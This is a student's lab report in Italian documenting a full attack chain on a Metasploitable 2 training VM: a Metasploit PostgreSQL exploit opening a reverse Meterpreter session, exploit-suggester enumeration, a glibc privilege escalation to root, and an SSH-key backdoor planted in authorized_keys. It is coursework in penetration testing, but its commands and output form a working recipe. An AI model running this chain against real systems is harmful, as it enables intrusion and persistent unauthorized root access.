---

# REPORT ATTIVITÀ DI LABORATORIO: Privilege Escalation & Persistence

**Studente:** Rocco Paolo Caccamo **Target:** Metasploitable 2 (Linux)

**Strumenti:** Metasploit Framework, SSH Client **Data:** 21/01/2026

---

## 1. Obiettivo dell'Esercitazione

In conformità con la traccia assegnata, l'obiettivo è sfruttare una vulnerabilità nel servizio PostgreSQL per ottenere una sessione Meterpreter , eseguire un'escalation di privilegi da utente limitato a root, e installare una backdoor per garantire l'accesso futuro.

---

## 2. Fase 1: Initial Access (PostgreSQL)

**Analisi:** Il target espone il servizio PostgreSQL (Porta 5432). È stata individuata una configurazione che permette l'autenticazione e il caricamento di oggetti condivisi dinamici.

**Esecuzione:** Come richiesto dall'esercizio, è stato utilizzato il modulo `exploit/linux/postgres/postgres_payload`. Dopo aver configurato `RHOSTS` e `LHOST`, l'exploit ha aperto con successo la **Sessione 1**.

- **Verifica Privilegi:** Il comando `getuid` è stato eseguito per verificare l'identità dell'utente corrente.
    - *Output:* `Server username: postgres` (UID 108).

```
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by
GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/CoxxloVb.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.149:47721) a
t 2026-01-21 17:03:50 -0500

meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

*Evidence dell'accesso iniziale e verifica dell'utente 'postgres'.*

---


# 3. Fase 2: Enumerazione Automatizzata

**Analisi:** Per eseguire l'escalation a Root, è stato utilizzato il modulo `post` di msfconsole per identificare potenziali vulnerabilità locali.

**Esecuzione:** Utilizzo del modulo di ricognizione post-exploitation:

Bash
use post/multi/recon/local_exploit_suggester
set SESSION 1
run

**Risultato:** L'analisi ha evidenziato diverse vulnerabilità critiche. In particolare, è stata segnalata come "High Probability" la vulnerabilità legata al loader dinamico di GNU C Library (**glibc**).



```
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.1.149 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already i
nitialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.
0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.1.149 - 206 exploit checks are being tried ...
[+] 192.168.1.149 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: Th
e target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/glibc_origin_expansion_priv_esc: The
 target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/netfilter_priv_esc_ipv4: The target
appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/ptrace_sudo_token_priv_esc: The serv
ice is running, but could not be validated.
[+] 192.168.1.149 - exploit/linux/local/su_login: The target appears to be v
ulnerable.
[+] 192.168.1.149 - exploit/unix/local/setuid_nmap: The target is vulnerable
. /usr/bin/nmap is setuid

[*] 192.168.1.149 - Valid modules for session 1:
============================

 #   Name                                                           Pote
ntially Vulnerable?  Check Result
 -   ----                                                           ----
-----------------  ------------

 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc           Yes
                    The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc            Yes
                    The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                    Yes
                    The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                 Yes
                    The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                   Yes
                    The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                                 Yes
                    The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc                     No
                    The target is not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc                    No
                    The target is not exploitable.
 9   exploit/linux/local/af_packet_chocobo_root_priv_esc            No
                    The target is not exploitable. System architecture i686
```

*Output del Suggester che identifica 'glibc_ld_audit_dso_load_priv_esc'.*


---

# 4. Fase 3: Privilege Escalation (Exploitation)

**Analisi:** Sulla base dell'output della fase di Recon, è stato selezionato l'exploit `glibc_ld_audit_dso_load_priv_esc` per tentare di eseguire un comando che richiede privilegi di root.

**Configurazione e Lancio:**

- **Modulo:** `exploit/linux/local/glibc_ld_audit_dso_load_priv_esc`
- **Payload:** `linux/x86/meterpreter/reverse_tcp`
- **Target:** Session 1




*Configurazione delle opzioni dell'exploit locale.*

**Risultato:** L'exploit ha avuto successo aprendo la **Sessione 2**. La verifica dell'identità ha confermato l'avvenuta escalation come richiesto.

- *Comando:* `getuid` -> *Output:* `Server username: root`.

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.1.4:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.EB1YgBz' (1271 bytes) ...
[*] Writing '/tmp/.9OePlvi' (281 bytes) ...
[*] Writing '/tmp/.I1qFJzdMF' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 2 opened (192.168.1.4:4444 → 192.168.1.149:38848) a
t 2026-01-21 17:28:36 -0500

meterpreter > getuid
Server username: root
```

*Evidence critica: apertura sessione 2 e conferma privilegi Root.*

---

# 5. Fase 4: Persistenza (Backdoor SSH)

**Obiettivo:** Installare una backdoor e dimostrare l'accesso ad essa in un momento successivo.

**Esecuzione:** Dalla sessione privilegiata (Session 2), è stato lanciato il modulo `post/linux/manage/sshkey_persistence`. Il modulo ha generato una nuova coppia di chiavi e ha installato la chiave pubblica in `/root/.ssh/authorized_keys`.

```
msf post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /home/kali/.msf4/loot/20260121173804_default_
192.168.1.149_id_rsa_239617.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /home/user/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf post(linux/manage/sshkey_persistence) >
```


*Installazione della chiave SSH completata.*

---

# 6. Troubleshooting e Key Hygiene (Punto Critico)

Durante il tentativo di connessione alla backdoor, sono emersi due problemi di sicurezza che hanno richiesto un intervento manuale.

**Problema 1: Permessi della Chiave (Unprotected Private Key)** Il client SSH ha bloccato la connessione con l'errore `WARNING: UNPROTECTED PRIVATE KEY FILE!`. I permessi del file (`0664`) erano troppo aperti.




*Screenshot dell'errore di sicurezza SSH.*

**Soluzione:** È stato applicato il principio del privilegio minimo restringendo i permessi al solo proprietario:

Bash
chmod 600 /home/kali/.msf4/loot/[NOME_FILE_CHIAVE].txt


*Esecuzione del comando correttivo chmod.*

**Problema 2: Algoritmi Legacy** È stato necessario forzare l'uso di algoritmi RSA obsoleti (`ssh-rsa`) non più supportati di default dalle versioni moderne di Kali Linux.

---


# 7. Verifica Finale (Proof of Concept)

Dopo le correzioni, è stato effettuato l'accesso diretto via SSH senza l'uso di password, dimostrando la persistenza richiesta.

**Comando Finale:**

Bash
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i [PERCORSO_CHIAVE] root@192.168.1.149

**Esito:** Accesso ottenuto. Il comando `whoami` conferma l'identità `root` su `metasploitable`.




*Schermata finale: Shell di root ottenuta via SSH.*

---

## Conclusioni

Il laboratorio ha dimostrato con successo l'intero ciclo di vita dell'attacco. L'uso combinato di vulnerabilità applicative (Postgres) e di sistema (Glibc) ha permesso la compromissione totale del server, soddisfacendo tutti i requisiti di escalation e persistenza previsti dall'esercizio.